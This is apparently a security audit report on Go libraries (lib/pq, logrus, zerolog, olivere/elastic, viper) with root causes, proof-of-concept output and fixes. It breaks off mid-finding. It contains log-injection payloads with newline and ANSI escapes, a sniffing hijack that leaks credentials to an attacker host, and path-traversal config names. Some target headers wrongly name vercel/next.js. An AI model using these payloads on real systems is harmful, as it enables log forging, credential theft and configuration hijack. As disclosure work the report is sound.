`dest` is `database/sql`'s result slice, sized one entry per RowDescription column (`len(rs.colNames)`). When a server sends a `DataRow` with `n < len(dest)`, `Next` re-slices only its **local copy** (`dest = dest[:n]`) and writes those `n` values, so the caller's backing array keeps whatever the previous row left there while `Next()` returns `handleError(resErr)` — nil; on the first row those slots are `nil`. The mirror case is equally unchecked: a `DataRow` claiming *more* fields is accepted and the surplus dropped without error. The missing invariant is `n == len(rs.colTyps)`, plus a framing bound per field length.

:: PROOF

The PoC is a fake PostgreSQL backend that completes a v3 startup and then answers a normal `database/sql` query with a short (and over-long) `DataRow`; the stock driver does the rest.

```
$ ./poc -case datarow-fewer
columns: [col0 col1 col2]
row 1: ["alice" "owner" "SECRET-ROW1"]
row 2: ["bob" "owner" "SECRET-ROW1"]      <-- col1/col2 fabricated from row 1
RESULT: 2 row(s) delivered, no error

$ ./poc -case datarow-fewer-first
columns: [col0 col1 col2]
row 1: ["bob" <nil> <nil>]                <-- silent NULLs for unsent columns
RESULT: 1 row(s) delivered, no error

$ ./poc -case datarow-more
columns: [col0 col1]
row 1: ["v0" "v1"]                        <-- 4-field DataRow accepted, 2 dropped
RESULT: 1 row(s) delivered, no error
```

The differential on the same bytes with `jackc/pgx/v5 v5.7.2` shows the divergence:

```
$ ./poc -mode pgx -case datarow-fewer
pgx row 1: ["alice" "owner" "SECRET-ROW1"]
pgx row 2: ["bob"]                        <-- no fabricated values
```

Row 2's `col1`/`col2` are copies of row 1 on lib/pq and absent on pgx: the same wire bytes become different *data*, and only lib/pq reports success.

:: IMPACT AND LIMITS

A malicious or spoofed server — plaintext MITM or an `sslmode=prefer` fallback, a hostile pooler/proxy, an impersonated database — can make the application read `owner`, `role`, `tenant_id`, `balance` or `amount` values the "database" never sent: the previous row's values, or NULLs. The application cannot tell: `rows.Err()` is nil, so authorization on a stale `owner`/`role`, mispriced amounts and NULL-injected columns slipping past `IS NOT NULL` checks all stay invisible. There is no memory corruption, and no end-to-end compromise of a real application was built — the demonstration stops at "the driver hands wrong data to `Scan()` with no error". A well-behaved PostgreSQL server never triggers this. Prior-art search covered only the local clone and the advisory snapshot, so novelty is unconfirmed; upstream is unmaintained — no maintainer channel, no payout.

:: FIX

In the `proto.DataRow` arm of `rows.Next`, reject any field count that does not match the description, and bound every field length against the remaining body before consuming it — set `driver.ErrBadConn` and return an error instead of re-slicing `dest`:

```
if n != len(rs.colTyps) {
    rs.cn.err.set(driver.ErrBadConn)
    return fmt.Errorf("pq: DataRow has %d fields, RowDescription has %d", n, len(rs.colTyps))
}
for i := range dest {
    if len(rs.rb) < 4 { /* short frame */ }
    l := rs.rb.int32()
    if l < -1 || l > len(rs.rb) { /* framing violation */ }
    ...
}
```

Because the same framing helper (`readBuf.next`) is used by the row decoder, the guard also closes BUG-libpq-03, and a rejected row can no longer be followed by a “successful” `Next()`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · LOGRUS / ZEROLOG
vercel/next.js · 16.4.3 · 3 findings

logrus / zerolog — `github.com/sirupsen/logrus` v1.10.2 & v1.9.3, `github.com/rs/zerolog` v1.35.1

Two Go logging libraries, audited for output-integrity defects rather than memory safety: logrus `TextFormatter`/`JSONFormatter`, the value-escaping helpers (`needsQuoting`, `isSafeByte`), and zerolog’s `internal/json` encoder and `ConsoleWriter`. Pins: logrus **v1.10.2** (latest) and **v1.9.3**, zerolog **v1.35.1** (latest), on Go 1.27.1; the PoCs import the released modules unmodified (no `replace`, no reimplementation) and use Go’s `log/slog` as a byte-level oracle. Channel: **none** (rank 22 → “none”; not OSS-Fuzz, not on the tier list), so all three are CVE-value only, $0. BUG-LZ-01 is independently confirmed by V23; the other two rest on agent evidence.

BUG-LZ-01 — logrus `TextFormatter` writes field names unquoted: line splitting and field forging in both plain and colored mode

```
SEVERITY     medium
CLASS        log injection / log forging (CWE-117)
EXPLOITABLE  yes — conditional on the application putting an attacker-influenced string into a field
*name*
REPRO        V23
AFFECTED     github.com/sirupsen/logrus @ v1.10.2 and @ v1.9.3 (unfixed in both)
WHERE        text_formatter.go:314 (b.WriteString(key) in appendKeyValue, used by printPlain) and the
key
             path in printColored (text_formatter.go:~300, where the same raw key is additionally
wrapped in
             colorize(entry.Level, k)); the same code sits at text_formatter.go:323 / :285 in v1.9.x.
```

:: ROOT CAUSE

Values are escaped — `appendValue` → `appendString` → `needsQuoting`/`isSafeByte` quotes anything outside `[A-Za-z0-9-._/@^+]` — but the key is appended with a bare `WriteString`. A key containing a newline therefore ends the log record and starts a new one whose content is attacker-chosen, and a key containing spaces or `=` forges additional `k=v` tokens on that record. Every parser that splits on `level=`/`msg=` accepts the forgery, because the output is byte-well-formed.

:: PROOF

The probe logs a value-bearing field whose *key* is `"user\nlevel=error msg=pwned userx"` (`findings/evidence/probe-1.10.2.out`, rendered through `cat -v`):

```
##### logrus TextFormatter PLAIN (non-TTY)
level=info msg="plain message attacker-key" user
level=error msg=pwned userx=x
```

The independent orchestrator re-run (V23, its own probe) shows the same mechanism, including that *values* stay quoted while keys do not:

```
level=info msg=login role admin=user
level=info msg=real msg forged="level=error"
level=info msg=msg note="line1\nINFO forged line"
```

The second line of the first block is a complete, well-formed logrus record with `level=error msg=pwned` that the application never emitted.

:: IMPACT AND LIMITS

A text-format consumer — SIEM rules keyed on `level=`, `journalctl`, Docker or `rsyslog` capture — sees attacker-authored records that are indistinguishable in shape from genuine ones, so an attacker can hide an incident, fabricate an “everything is fine” line, or attach false attribution to another user. The precondition is real but narrow: the *key* must be attacker-influenced, e.g. `log.WithFields(logrus.Fields(m))` over a decoded request-body map, or `WithField(headerName, val)`. The common `WithField("user", …)` pattern is unaffected, and no end-to-end SIEM bypass was demonstrated — only the byte output. logrus’s own `JSONFormatter` escapes the same key (`{"user\nlevel=error msg=pwned userx":"x"}`) and `log/slog` quotes it, so this is the single non-escaping path in an otherwise escaping stack. Novelty is unverified: the prior-art pass was shallow (OSV only, no issue-tracker or commit search for “quote key”), and no channel exists, so the value is CVE-only.

:: FIX

Keys need the same treatment as values. Quoting via `needsQuoting(key)` is not a drop-in one-liner — it changes the byte format of every existing key and breaks a decade of parsers and logrus’s own tests — so the workable fix is an explicit opt-in on the formatter (e.g. a `QuoteKeys`/`EscapeKeys` field) that routes keys through the same `appendString` helper, plus a documented note that JSON is the only format safe for untrusted field names. Whichever route is taken, the invariant to enforce is “a key never contributes structural bytes to the record”.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-LZ-02 — logrus `TextFormatter` message is raw in the colored path: escaping depends on `isatty`/`ForceColors`

```
SEVERITY     medium
CLASS        log injection / ANSI-escape injection (CWE-117)
EXPLOITABLE  yes — in any deployment where the formatter is colored, including logrus's own documented
Docker
             recipe (&logrus.TextFormatter{ForceColors: true}) and any container started with docker
run -t
REPRO        agent evidence only (V23 covers BUG-LZ-01 only)
AFFECTED     github.com/sirupsen/logrus @ v1.10.2 and @ v1.9.3 (unfixed in both)
WHERE        text_formatter.go:278, :280, :286 — fmt.Fprintf(b, "%s%s %-44s ", levelText, callerText,
             entry.Message); in v1.9.3 the same code is at text_formatter.go:285 / :287 / :289.
```

:: ROOT CAUSE

`printPlain` routes the message through `appendString` (escaped), while `printColored` interpolates it directly into the `%-44s` verb. The identical message is therefore safe when stdout is a pipe and injectable when stdout is a TTY or `ForceColors` is set — the security property depends on the *environment*, not on the code path chosen by the developer.

:: PROOF

One message, both modes, in the same run:

```
##### logrus TextFormatter PLAIN (non-TTY)
level=info msg="user alice logged in\nINFO[0000] level=info msg=\"admin login ok\" user=admin"
level=info msg="alice\x1b[2K\r\x1b[31mFAILED\x1b[0m"
##### logrus TextFormatter FORCECOLORS (docs' Docker recipe)
^[[36mINFO^[[0m user alice logged in
INFO[0000] level=info msg="admin login ok" user=admin
^[[36mINFO^[[0m alice^[[2K^M^[[31mFAILED^[[0m
```

In plain mode the same input is one escaped line; in colored mode it becomes two lines, the second byte-identical in shape to a genuine colored logrus record (the raw bytes contain a real `0x0a`, `0x1b[2K` and `0x0d`). `log/slog` escapes the input in every mode.

:: IMPACT AND LIMITS

Wherever colored text logs are collected — the Docker recipe above, CI runners, `docker logs`, `kubectl logs` on a TTY-attached container — an attacker who controls any logged string can append forged records and emit terminal control sequences: `\x1b[2K\r` erases the current line, so what an operator *sees* differs from what was logged. The precondition is a message that carries untrusted input, which is the normal case for request logging; the precondition that is *not* satisfied everywhere is colored output, and no specific SIEM/terminal compromise was demonstrated end to end — the evidence is the two-mode byte comparison above. No orchestrator verification exists for this item, and there is no payout channel.

:: FIX

Escape the message in `printColored` exactly as `printPlain` does — build the line with `appendString` and then pad, or run the message through the existing value-escaping helper before `fmt.Fprintf` — so that the same message yields the same bytes regardless of `isatty` or `ForceColors`. The same treatment is needed for the colored `CallerPrettyfier` output, which is interpolated into the same `%-44s` slot and is the report's plausible fourth instance of this pattern (untested).

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-LZ-03 — zerolog `ConsoleWriter` decodes and re-emits the message raw; `NoColor` does not neutralise control bytes

```
SEVERITY     low
CLASS        log injection / ANSI + CR injection (CWE-117)
EXPLOITABLE  yes — where the console writer's stdout is itself collected (dev/staging containers, CI
logs,
             kubectl logs)
REPRO        agent evidence only (V23 covers BUG-LZ-01 only)
AFFECTED     github.com/rs/zerolog @ v1.35.1 (latest; unfixed)
WHERE        console.go:122 — ConsoleWriter.Write parses the JSON line into a map[string]interface{}
and
             re-renders it through consoleDefaultFormatMessage(w.NoColor, evt[LevelFieldName]), written
with
             %s of the **decoded** string.
```

:: ROOT CAUSE

`ConsoleWriter` is fed the JSON line zerolog just produced, but it unmarshals that line and re-renders a human form, undoing the encoder's escapes (`\n`, `\u001b`) at the last step. `NoColor` only suppresses colours the writer itself adds; it does not touch bytes already inside the value. The asymmetry is what makes this a defect rather than a design choice: field **values** keep their escapes while the **message** alone is decoded, so the writer half-escapes its own output.

:: PROOF

Messages carrying a newline and ANSI sequences, through `ConsoleWriter{NoColor: true}` (`findings/evidence/probe-1.10.2.out`, rendered through `cat -v`):

```
##### zerolog ConsoleWriter NoColor
<nil> INF user alice logged in
INFO[0000] level=info msg="admin login ok" user=admin user="alice\ntime=\"…\" level=error msg=\"auth
bypass\""
<nil> INF alice^[[2K^M^[[31mFAILED^[[0m user="alice\x1b[1A\x1b[2Kerror forged"
```

The separate `NoColor` oracle (`findings/evidence/probe-keys-1.10.2.out`) shows the escapes surviving verbatim, as both the raw Go string and the `cat -v` rendering of the same bytes:

```
"<nil> INF ok\x1b[2K\x1b[1;31mCRITICAL forged\x1b[0m user=x\n"
<nil> INF ok^[[2K^[[1;31mCRITICAL forged^[[0m user=x
```

:: IMPACT AND LIMITS

In the first block the forged `INFO[0000] …` record sits on its own line while the genuine field stays properly escaped — a collected log shows a record the application never wrote. Impact is bounded to the console path: the zerolog JSON encoder itself is sound (`{"level":"info","user":"alice\u001b[1A\u001b[2Kerror forged",…}` — control bytes escaped, `noEscapeTable` excludes everything `<0x20` and `0x7f`), so structured consumers are unaffected. The realistic deployment is a dev/staging container or CI job whose stdout is archived; no production SIEM ingestion of `ConsoleWriter` output was observed, and no end-to-end operator compromise was demonstrated. Agent evidence only, no channel, $0.

:: FIX

Escape the message when re-rendering it: pass `consoleDefaultFormatMessage` output through an escape that maps control bytes (`<0x20`, `0x7f`, `0x1b`) to visible escapes — the same `noEscapeTable`/`appendStringComplex` logic the JSON encoder already uses — or, minimally, strip `\r`, `\n` and `\x1b` from the decoded message before `%s` formatting. `NoColor` must not be relied on for this; it is a formatting option, not a sanitizer.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · OLIVERE/ELASTIC V7
vercel/next.js · 16.4.3 · 1 finding

olivere/elastic v7 — `github.com/olivere/elastic/v7` v7.0.32

The v7 Go client for Elasticsearch. Audited: `v7.0.32` @ `acdec24dbb5` (2022-03-19, `release-branch.v7`); the defect is still present at that branch's head `4cdb89f` (2024-08-08) — only a typo fix touched `client.go` after the tag. Coverage: cluster sniffing (`sniff`/`sniffNode`/`extractHostname`/`updateConns`), credential attachment in `PerformRequest`/`healthcheck`, URL path building (`uritemplates`), NDJSON framing in `bulk.go` and header handling. Channel: **none** (not OSS-Fuzz, not on the tier list, 0 OSV advisories), so this is CVE-credit only, $0 — but the class is credential and data exfiltration, not a crash, so it would be in scope if a channel existed. Independently confirmed as V24.

BUG-elastic-01 — cluster sniffing trusts the peer-supplied `publish_address`; the client then sends its credentials and request bodies to the attacker-selected host and abandons the legitimate node

```
SEVERITY     high (report's CVSS:3.1 = 7.4, AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N; 8.1 with AC:L if the
             attacker owns a node)
CLASS        improper trust of peer-supplied connection metadata → credential/data exfiltration,
request
             hijack (CWE-918 / CWE-522)
EXPLOITABLE  yes — a peer the client already talks to redirects credentials and traffic to itself
REPRO        V24
AFFECTED     github.com/olivere/elastic/v7 @ v7.0.32 (also at release-branch.v7 head 4cdb89f)
WHERE        client.go:975-1036 (sniffNode, extractHostname), client.go:1040-1067 (updateConns);
credentials
             attached at client.go:1396-1398, client.go:1127-1129, client.go:985-987.
```

:: ROOT CAUSE

The sniffer asks the cluster for its node list, then replaces the *entire* connection pool with whatever URLs come back. `sniffNode` decodes `GET /_nodes/http` and, for each node passing `c.snifferCallback` (default `nopSnifferCallback`, which returns true), builds a URL from `node.HTTP.PublishAddress` via `extractHostname` — string surgery with no validation or allowlist, no comparison against the operator's seeds. `updateConns` assigns `c.conns = newConns`, so the seeds vanish; `PerformRequest` then builds every request against `conn.URL()` and unconditionally attaches the configured Basic auth and `SetHeaders` API key. Sniffing is on by default (`DefaultSnifferEnabled = true`, `client.go:58`) over plaintext `http` (`DefaultScheme`, `client.go:35`) and repeats every 15 minutes, so the leak is continuous.

:: PROOF

`findings/poc/sniff_hijack/main.go` runs a malicious "cluster node" (`httptest`) whose only lie is one JSON field. The orchestrator's independent re-run (V24):

```
malicious /_nodes/http answer: publish_address="127.0.0.1:38869" -> https://127.0.0.1:38869/...
[SEED]     <-- HEAD /                      (configured seed node)
[SEED]     <-- GET /_nodes/http
[ATTACKER] <-- HEAD /                      auth=Basic ZWxhc3RpYy1hcHA6U3VwM3JTM2NyZXQtUGE1NXcwcmQ=
[ATTACKER] <-- POST /customers/_search     body={"query":{"match_all":{}}}  + X-Api-Key header
decoded credentials at the attacker: "elastic-app:Sup3rS3cret-Pa55w0rd"
```

The agent's run adds the document-write path:

```
  #3 PUT /customers/_doc/42  proto=HTTP/1.1 tls=false host=127.0.0.1:39571
      Authorization : Basic ZWxhc3RpYy1hcHA6U3VwM3JTM2NyZXQtUGE1NXcwcmQ=
      X-Api-Key     : VXNlcjpTdXBlclNlY3JldA==-apikey-should-never-leave-the-cluster
      User-Agent    : elastic/7.0.32 (linux-amd64)
      Body          : {"card":"4111-1111-1111-1111","email":"victim@corp.example"}
      decoded       : "elastic-app:Sup3rS3cret-Pa55w0rd"
```

Scenario B repeats it over `https` with a certificate-verifying client: the attacker's certificate validates and its requests arrive `tls=true` with the same `Authorization`.

:: IMPACT AND LIMITS

The attacker receives the Basic password, the `SetHeaders` API key, the query bodies and the raw documents the application writes; afterwards the seed node gets no application traffic — a permanent sinkhole. TLS does not mitigate it; only an address allowlist or `SetSniff(false)` does. Precondition: the peer must be one the client already talks to — a rogue node, MITM/poisoned DNS on the plaintext default, or a malicious "Elasticsearch-compatible" endpoint. Not demonstrated: anything against a real Elasticsearch node (both peers are `httptest` servers), or the AWS SigV4 path (`aws_signing_*.go`, a second credential channel for the same cause). Novelty is by-search only (OSV snapshot + clone), and there is no channel → $0, CVE credit only.

:: FIX

A trust-model change, not a one-line guard: (1) keep the operator's seed URLs as first-class pool members and never let a sniffed address remove them; (2) validate sniffed addresses against a **default-deny** allowlist (host suffix and/or CIDR) instead of the opt-in `SetSnifferCallback`; (3) scope credentials per connection, so seeds get Basic auth/API key and sniffed hosts get none; (4) make `extractHostname` reject anything that is not `host:port` (it turns a legacy `inet[/10.0.0.1:9200]` into the bogus host `inet[`) and validate `SetScheme`; (5) document that `SetSnifferCallback` is a filter, not a security control.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

> **TARGET · VIPER-CONFIG**
> `spf13/viper` · `v1.21.0` · `5 findings` · `independent repro` `V15, V16`

viper-config — `github.com/spf13/viper` v1.21.0

Viper is the dominant Go configuration library: it locates config files, decodes them and layers files, environment variables, flags and defaults under one `Get*`/`Unmarshal` API. Version **v1.21.0** (`394040caccbdf5821fa6839386a35f0fb1b1ee9e`, 2025-09-08) was audited on 2026-10-31 with go1.27.1, covering config-file selection (`file.go`), path handling (`util.go` `absPathify`), case-insensitive key collapse, the `mapstructure` decode path, env lookup and `BindEnv`, and the `AllSettings` dump; every path below is unchanged on unreleased master (`528f741`). **Channel position: none.** `spf13/viper` is in no OSS-Fuzz project, no Google tier list and no vendor programme, and OSV reports 0 advisories, so `channel_eligible: false` and every finding is **$0** under the October 2026 Patch Rewards rules regardless of severity — CVE/hardening credit only. None is a memory-safety or crash bug, so no patch-reward class applies either.

BUG-viper-01 — Extension precedence defeats `SetConfigType`: an attacker-dropped `config.json` shadows the trusted `config.yaml`

```
SEVERITY     medium
CLASS        insecure default / configuration-source confusion (CWE-1188, CWE-73)
EXPLOITABLE  yes — one attacker-created file in a searched directory controls every setting
REPRO        agent evidence only (findings/poc/poc1_config_shadow)
AFFECTED     github.com/spf13/viper @ v1.21.0
WHERE        file.go:74-91 (searchInPath), viper.go:262-268 (SupportedExts order), viper.go:1589
             (getConfigType, called only to validate the requested type)
```

:: ROOT CAUSE

`SetConfigType("yaml")` never restricts the search. `ReadInConfig` only checks that the requested type is a supported extension; `searchInPath` then walks the hard-coded list `SupportedExts = {"json","toml","yaml","yml",…}` in that order and returns the **first existing** `config.<ext>`:

```go
for _, ext := range SupportedExts {
    if b, _ := exists(v.fs, filepath.Join(in, v.configName+"."+ext)); b {
        return filepath.Join(in, v.configName+"."+ext)   // json wins over yaml
    }
}
```

The winner is decoded with the *requested* decoder (yaml), and YAML is a JSON superset, so an attacker-authored `config.json` is accepted cleanly. Note that the experimental `locafero` finder (`file.go:22-36`) *does* restrict itself to `configType`; the two finders disagree.

:: PROOF

`poc1` drops one file into the searched directory while the trusted file stays put:

```
== baseline: only config.yaml exists ==
ConfigFileUsed: /tmp/viper-shadow-3895111847/config.yaml
tls.verify   : true
auth.token   : s3cr3t-trusted

== after attacker drops config.json (config.yaml still present) ==
ConfigFileUsed: /tmp/viper-shadow-3895111847/config.json
tls.verify   : false
auth.required: false
auth.token   : attacker
```

`AllSettings()` likewise reports only the attacker's values. Dropping `config.toml` instead makes `ReadInConfig` fail with `cannot unmarshal !!str … into map[string]interface {}` — a fail-open/DoS variant only if the caller ignores the error and keeps defaults. The trusted `config.yaml` is not read, not merged and not reported.

:: IMPACT AND LIMITS

Precondition, which is the whole precondition: **the caller feeds viper a directory an attacker can write to** — an upload/data dir, a per-tenant or per-job directory, a writable `$HOME`, a mounted config volume, a plugin directory. The consequence is full control of every key the application reads (TLS verification, auth requirement, bind address, DB target), with no knowledge of the app's format needed. Limits: not memory safety, not remote code execution; `SupportedExts` order is public, so this is arguably documented behaviour and a fix is a behaviour change upstream must accept. No V-number exists — this finding was not independently re-run; only the shared `searchInPath` traversal path was (V15).

:: FIX

Restrict the search to the requested type and make both finders agree:

```
exts := SupportedExts
if v.configType != "" { exts = []string{v.configType} }
for _, ext := range exts { ... }
```

Because that changes long-standing documented lookup behaviour it needs a `UPGRADE.md` deprecation note and should be gated behind a `viper.NewWithOptions` opt-in; `searchInPath` and the `locafero` path must change together.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-viper-02 — Case-variant keys collapse non-deterministically: one document yields contradicting security values

```
SEVERITY     low (source rates it low–medium)
CLASS        ordering/logic bug — map mutation during range (CWE-1188 adjacent)
EXPLOITABLE  yes, weakly — the attacker cannot choose the outcome, only make it unstable
REPRO        V16 and agent evidence (findings/poc/poc2_case_collision)
AFFECTED     github.com/spf13/viper @ v1.21.0
WHERE        util.go:89-100 (insensitiviseMap), called from viper.go:1681 (unmarshalReader) and
viper.go:1810
             (MergeConfigMap)
```

:: ROOT CAUSE

`insensitiviseMap` lowercases keys **in place while ranging the same map**, so the surviving value depends on Go's randomized iteration order when two keys differ only in case and neither is already lowercase:

```
for key, val := range m {
    lower := strings.ToLower(key)
    if key != lower { delete(m, key) }
```

```
    m[lower] = val          // "AUTH" and "Auth" both write m["auth"]; last visitor wins
}
```

Nothing fixes which visitor is last and no error is raised on the collision. This is the key-collapse layer — distinct from which file is read (BUG-viper-01), which path is reached (BUG-viper-03) and how values decode (BUG-viper-04): one document loads and the collapse picks a random winner.

:: PROOF

One JSON document, `{"AUTH":{"required":true},"Auth":{"required":false}}`, 200 independent loads per process, three processes:

```
--- process 1 ---
rounds=200  auth.required==true: 32   auth.required==false: 168
VERDICT: NON-DETERMINISTIC - same file, contradicting security setting
--- process 2 ---
rounds=200  auth.required==true: 23   auth.required==false: 177
VERDICT: NON-DETERMINISTIC - same file, contradicting security setting
--- process 3 ---
rounds=200  auth.required==true: 20   auth.required==false: 180
VERDICT: NON-DETERMINISTIC - same file, contradicting security setting
```

V16 reproduced it independently at `auth.required==true: 22 auth.required==false: 178`.

:: IMPACT AND LIMITS

Precondition: **the caller feeds a document (or merged documents) whose content an attacker influences**, containing two keys differing only in case with no already-lowercase twin. Then `auth.required` / `tls.verify` flap between `true` and `false` across restarts and instances, so the setting a health check *observes* can differ from the one the request path *enforces*. Limits: the direction is not attacker-chosen; sampled runs landed fail-closed (≈84–90 % `false`) but no invariant guarantees it. V16 pinned the bounded trigger — with an explicit lowercase `auth:` twin present the outcome is deterministic (`true:0 false:200`), matching the agent's `case2`, and `MergeConfigMap` with case-variant maps is likewise deterministic (`true:200 false:0`), i.e. ordinary precedence, not a second bug. No crash, no memory-safety issue, no end-to-end application tested.

:: FIX

Stop mutating the iterated map: build a fresh map (as `copyAndInsensitiviseMap`, `util.go:55-71`, already does) and treat a post-lowercase duplicate as an error rather than a race. A silent "last writer wins" cannot be made deterministic, so pick one contract — first key in document order (needs a pre-pass in the decoders, which do not preserve order) or a `ConfigParseError` naming both keys.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-viper-03 — No containment on the config path: `..`, symlinks and `$VAR` expansion read a file outside the intended directory

```
SEVERITY     medium
CLASS        path traversal / link following in config-file selection (CWE-22, CWE-59)
EXPLOITABLE  yes — when a user-influenced name or path is used, an outside YAML/JSON file is parsed as
that
             tenant's config
REPRO        V15 and agent evidence (findings/poc/poc3_path_traversal)
AFFECTED     github.com/spf13/viper @ v1.21.0
WHERE        file.go:78,85 (filepath.Join without confinement), util.go:108-129 (absPathify),
             viper.go:361-365 (SetConfigFile), viper.go:438-448 (AddConfigPath)
```

:: ROOT CAUSE

Every path setter joins and cleans, but nothing checks containment; `absPathify` expands environment variables *and then* calls `filepath.Clean`, so `..` survives the "normalisation":

```
file := filepath.Join(in, v.configName+"."+ext)   // ".." escapes `in`
...
inPath = os.ExpandEnv(inPath)                      // attacker string -> process env
return filepath.Clean(inPath)                      // Clean resolves ".." outward
```

This is the *path* layer: the search itself is redirected out of the directory the operator configured, independently of extension choice (BUG-viper-01) or key handling (BUG-viper-02/04).

:: PROOF

`poc3` keeps a secret outside the search dir `<tmp>/app/conf`; each escaping spelling reaches it:

```
[3a] SetConfigName("../../secrets/admin") + AddConfigPath("/tmp/viper-trav-2686596974/app/conf")
     ConfigFileUsed: /tmp/viper-trav-2686596974/secrets/admin.yaml
     AllSettings(): map[string]interface {}{"admin":map[string]interface {}{"bind":
     "0.0.0.0:22", "token":"operator-only-token"}}
[3c] config2.yaml is a symlink -> /tmp/viper-trav-2686596974/secrets/admin.yaml
     ConfigFileUsed: /tmp/viper-trav-2686596974/app/conf/config2.yaml
[3d] AddConfigPath("$VH_ROOT/app/conf/../../secrets") with VH_ROOT=/tmp/viper-trav-2686596974
     ConfigFileUsed: /tmp/viper-trav-2686596974/secrets/admin.yaml
```

V15 reproduced `[3a]` independently against the proxy-fetched module: `err=<nil>`, `ConfigFileUsed=<tmp>/secrets/admin.yaml`, and a populated `admin` map carrying the token.

:: IMPACT AND LIMITS

Precondition: **the caller passes user input (a `--profile` name, a tenant id, an environment name, a file name from a request) into `SetConfigName` / `AddConfigPath`** — a common multi-tenant CLI/service pattern — **or** a writable symlink exists in a searched directory. Consequence: another tenant's or the operator's config is parsed as the caller's config, and `[3c]` shows the symlink being followed while `ConfigFileUsed` reports a contained-looking path, so audit logs name an apparently safe file. Two negative results from the same PoC bound the finding: `SetConfigName("/secrets/admin")` does **not** escape (`filepath.Join` keeps the prefix — `..` is required), and `SetConfigFile` performs no `$VAR` expansion and no `Clean` (`file not found: $VH_ROOT/secrets/admin`) — an inconsistency that is a fail-open trap for apps that pre-expand `$HOME` for `AddConfigPath`. Viper has no containment API, so the library-level verdict is "caller must sanitise"; no end-to-end application was tested.

:: FIX

Add an opt-in root, e.g. `viper.WithConfigRoot(root)`: resolve the final path with `filepath.EvalSymlinks`, reject any result whose `filepath.Rel(root, path)` starts with `..` or is absolute, and apply it in both `searchInPath` and the `locafero` finder; route `SetConfigFile` through the same `absPathify` normalisation. Not a one-liner: containment must be plumbed through file search, `ConfigFileUsed`, the finder interface and remote config, and must degrade definedly for `afero` in-memory filesystems, which have no `EvalSymlinks`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-viper-04 — `Unmarshal` fails open: typo'd, unknown, `null` and empty keys leave security fields at zero with `err == nil`

```
SEVERITY     low (source rates it low–medium)
CLASS        insecure default / silent misconfiguration (CWE-1188, CWE-453)
EXPLOITABLE  yes — the caller must influence a key spelling or value and must log a decode error
instead of
             aborting
REPRO        agent evidence only (findings/poc/poc4_unmarshal_failopen)
AFFECTED     github.com/spf13/viper @ v1.21.0
WHERE        viper.go:1000-1042 (defaultDecoderConfig), viper.go:963-984 (Unmarshal),
viper.go:1065-1078
             (UnmarshalExact, the only caller setting ErrorUnused), viper.go:790-795 (GetBool →
cast.ToBool)
```

:: ROOT CAUSE

The default decoder config never asks for unused-key detection and decodes straight into the caller's struct:

```
c := &mapstructure.DecoderConfig{ Metadata: nil, WeaklyTypedInput: true, DecodeHook: decodeHook }
```

So an unknown or misspelled key is silently ignored, `ErrorUnused` is set only by the separate, rarely used `UnmarshalExact`, and a decode that *errors* has already applied the zero value. This is the value-decoding layer, separate from file selection, path and case-collapse above.

:: PROOF

`poc4` drives four key shapes against a struct pre-set to secure defaults:

```
[4a] config has no tls/auth keys; struct pre-set to secure defaults
     Unmarshal err=<nil>  TLS.Verify=true Auth.Required=true
[4b] key typo (verifyy / require) - no ErrorUnused by default
     Unmarshal err=<nil>  TLS.Verify=false Auth.Required=false
     UnmarshalExact err=decoding failed due to the following error(s):
'tls' has invalid keys: verifyy
'auth' has invalid keys: require (only UnmarshalExact notices)
[4c] YAML booleans written the human way (yes / on)
     raw values: yes / on
     GetBool tls.verify   = false
     Unmarshal err=decoding failed … strconv.ParseBool: invalid syntax
[4d] explicit null / empty-string
     GetBool tls.verify = false  GetBool auth.required = false
     Unmarshal err=<nil>  TLS.Verify=false Auth.Required=false
```

:: IMPACT AND LIMITS

Precondition: **the caller accepts attacker-influenced config content** (tenant config, merged document, env-to-config bridge). Three separate fail-open shapes, none a variant of another: (1) a typo gives `err == nil` and a zeroed field, bypassing any `if err != nil { log.Fatal }` guard; (2) **non-atomic decode** — with `verify: yes` the decode errors but the struct is already `false`, so a caller that logs and continues runs with TLS verification disabled; (3) `null` and `""` decode to `false` with no error at all, and `GetBool` never errors (`cast.ToBool("yes") == false`). Explicit limit: the folklore version of this bug — **`Unmarshal` wiping caller-set secure defaults for absent keys** — is **not reproducible**; `[4a]` shows properly absent keys leave pre-set values intact; only present-but-unknown, mistyped, `null`/`""` keys fail open. No end-to-end application was demonstrated.

:: FIX

Default `ErrorUnused: true` behind a `viper.StrictDecode()` option (breaking, so it needs a release plus an `UPGRADE.md` note), and decode into a throwaway copy of the destination struct, committing only on success, so a failed decode cannot leave security values half-applied. Replace `cast.ToBool` in `GetBool` with a strict variant that reports once per unparseable value (`cast.ToBoolE`) — today a caller cannot learn that `"yes"` became `false`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-viper-05 — Env synthesis: one env var drives two keys, a flat parent env var deletes a nested key from `AllSettings`, and `BindEnv` casing diverges from `Get`

```
SEVERITY     low
CLASS        precedence confusion / confused deputy in configuration lookup (CWE-1188)
EXPLOITABLE  yes — but only with control of the process environment, and the caller must enable
AutomaticEnv
             + SetEnvKeyReplacer
REPRO        agent evidence only (findings/poc/poc5_env_collision)
AFFECTED     github.com/spf13/viper @ v1.21.0
WHERE        viper.go:389-395 (mergeWithEnvPrefix), viper.go:416-425 (getEnv + replacer),
viper.go:1272-1292
             (AutomaticEnv, isPathShadowedInAutoEnv), viper.go:1155-1170 (BindEnv), viper.go:2057-2078
             (getSettings)
```

:: ROOT CAUSE

Three distinct mechanisms sit in the env layer, above the file. (a) With `SetEnvKeyReplacer(strings.NewReplacer(".", "_"))` the name is built as `ToUpper(prefix + "_" + join(path,"."))` and *then* replaced, so the distinct keys `tls.verify` and `tls_verify` both map to `APP_TLS_VERIFY`. (b) `AutomaticEnv` lets a variable for a **parent** path shadow the whole nested subtree from the file, and `find` returns `nil` for the shadowed key, which `getSettings` then skips — so the key vanishes from `AllSettings()`. (c) `BindEnv("sec.token")` derives the name with a single argument (→ `SEC_TOKEN`) but `getEnv` does an exact `os.LookupEnv`.

:: PROOF

All three shapes, one run:

```
[5a] env APP_TLS_VERIFY=false, both keys default true
     GetBool("tls.verify")  = false
